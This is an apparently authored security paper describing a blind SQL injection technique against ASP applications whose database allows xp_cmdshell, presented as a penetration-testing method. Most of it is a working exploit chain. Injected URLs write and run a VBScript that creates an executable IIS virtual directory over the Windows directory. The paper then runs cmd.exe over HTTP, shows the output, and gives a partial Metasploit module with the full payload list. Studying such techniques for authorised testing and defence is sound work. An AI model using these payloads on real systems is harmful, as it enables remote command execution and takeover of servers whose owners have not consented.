Blind SQL injection discovery & exploitation technique

by Shreeraj Shah

Abstract

This paper describes technique to deal with blind SQL injection spot with ASP/ASP.NET applications running with access to XP_CMDSHELL. It is possible to perform pen test against this scenario though not having any kind of reverse access or display of error message. It can be used in completely blind environment and successful execution can grant remote command execution on the target application with admin privileges.

Keywords

Blind SQL injection, SQL injection, XP_CMDSHELL

Author

Shreeraj Shah, Founder & Director, Blueinfy Solutions Pvt. Ltd.
Email : shreeraj@blueinfy.com
Blog : http://shreeraj.blogspot.com
Profile : http://www.linkedin.com/in/shreeraj

Blueinfy

http://www.blueinfy.com

Problem Domain:

While performing web application and penetration testing following scenario is very common and it hides potential exploitable SQL injection scenario:

1. We have SQL injection point but it is not throwing any error message out as part of its response. Application is sending customized error page which is not revealing any signature by which we can deduce potential SQL flaw.
2. Knowing SQL injection point or loophole in web application, xp_cmdshell seems to be working. But we can't say is it working or not since it doesn't return any meaningful signature. This is *"blind xp_cmdshell"*.
3. Firewall don't allow outbound traffic so can't do ftp, tftp, ping etc from the box to the Internet by which you can confirm execution of the command on the target system.
4. We don't know the actual path to webroot so can't copy file to location which can be accessed over HTTP or HTTPS later to confirm the execution of the command.
5. If we know path to webroot and directory structure but can't find execute permission on it so can't copy cmd.exe or any other binary and execute over HTTP/HTTPS.

Hence, it is becoming difficult to deal with this kind of situation and identify blind SQL injection spot. Let's see one of the ways by which you can reach to cmd.exe and bring it out to the web and access over HTTP/HTTPS. This way you can confirm the existence of vulnerability on the target application.

Solution:

Here is a solution or test one can perform during penetration testing and check the existence of blind *"xp_cmdshell"*.

Step 1:
One can echo following lines to file and store it to a filesystem for example say secret.vbs using xp_cmdshell interface.

```
Set WshShell = WScript.CreateObject("WScript.Shell")
Set ObjExec = WshShell.Exec("cmd.exe /c echo %windir%")
windir = ObjExec.StdOut.ReadLine()
Set Root = GetObject("IIS://LocalHost/W3SVC/1/ROOT")
Set Dir = Root.Create("IIsWebVirtualDir", "secret")
Dir.Path = windir
Dir.AccessExecute = True
Dir.SetInfo
```

In this particular script we are identifying windir on the fly and setup a virtual root on it with exec permission. We are mapping windows directory and map it to virtual root "secret", setting execute access on it as well. Following list of commands will create file

on the server. Here is a way by which we can create file line by line and then execute script on the target machine as well.

http://target/details.asp?id=1;exec+master..xp_cmdshell+'echo ' Set WshShell = WScript.CreateObject("WScript.Shell") > c:\secret.vbs'
…..
…..
…..
http://target/details.asp?id=1;exec+master..xp_cmdshell+'echo ' Dir.SetInfo >> c:\secret.vbs'

Step 2:
Run this file using xp_cmdshell by following command.
http://target/details.asp?id=1;exec+master..xp_cmdshell+'cscript+c:\secret.vbs'
This will run file and create /secret/ virtual root on the server.

Step 3:
Run command over HTTP/HTTPS
http://target/secret/system32/cmd.exe?+/c+set

Now we have full access to system32 binaries with execution privileges. Here what you get as output.

CGI Error

The specified CGI application misbehaved by not returning a complete set of HTTP headers. The headers it did return are:

```
ALLUSERSPROFILE=C:\Documents and Settings\All Users
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=BLUESQUARE
ComSpec=C:\WINNT\system32\cmd.exe
CONTENT_LENGTH=0
GATEWAY_INTERFACE=CGI/1.1
HTTPS=off
HTTP_ACCEPT=text/xml,application/xml,application/xhtml+xml,text/html;q=
0.9,text/plain;q=0.8,image/png,*/*;q=0.5
HTTP_ACCEPT_LANGUAGE=en-us,en;q=0.5
HTTP_CONNECTION=keep-alive
HTTP_HOST=localhost
HTTP_USER_AGENT=Mozilla/5.0 (Windows; U; Windows NT 5.0; en-US;
rv:1.7.3) Gecko/20040910
HTTP_ACCEPT_ENCODING=gzip,deflate
HTTP_ACCEPT_CHARSET=ISO-8859-1,utf-8;q=0.7,*;q=0.7
HTTP_KEEP_ALIVE=300
INCLUDE=C:\Program Files\Microsoft Visual Studio
.NET\FrameworkSDK\include\
INSTANCE_ID=1
LIB=C:\Program Files\Microsoft Visual Studio .NET\FrameworkSDK\Lib\
LOCAL_ADDR=127.0.0.1
NUMBER_OF_PROCES
```


It is possible to integrate into any of the exploit framework as well. For example here is we are putting it into Metasploit:

```
sub Exploit {
  my $self = shift;
  my $target_host    = $self->GetVar('RHOST');
  my $target_port    = $self->GetVar('RPORT');
  my $path          = $self->GetVar('RPATH');
  my $vhost         = $self->GetVar('VHOST');

  my @url = split(/#/, $path);
  my @payload =
  ("EXEC+master..xp_cmdshell+'echo+Set+WshShell+=+WScript.CreateObject(\"WScript.Shell\")>c:\\secret.vbs'",
"EXEC+master..xp_cmdshell+'echo+Set+Root+=+GetObject(\"IIS://LocalHost/W3SVC/1/ROOT\")>>c:\\secret.vbs'",
"EXEC+master..xp_cmdshell+'echo+Set+Dir+=+Root.Create(\"IIsWebVirtualDir\",\"secret\")>>c:\\secret.vb  s'",
"EXEC+master..xp_cmdshell+'echo+Dir.Path+=+\"c:\\winnt\\system32\\\">>c:\\secret.vbs'",
"EXEC+master..xp_cmdshell+'echo+Dir.AccessExecute+=+True>>c:\\secret.vbs'",
"EXEC+master..xp_cmdshell+'echo+Dir.SetInfo>>c:\\secret.vbs'",
"EXEC+master..xp_cmdshell+'cscript+c:\\secret.vbs'"
  );

$self->PrintLine("[+] Sending SQL injection payload...");
for(my $count=0;$count<=6;$count++)
..
..
```

Once we execute it we get following sort of output.



Conclusion:

The technique described in this paper can help in testing blind SQL injection running with blind xp_cmdshell. It is easy to send few requests and check whether we are getting execution rights on the target application or not, even application is totally blind as described in problem domain.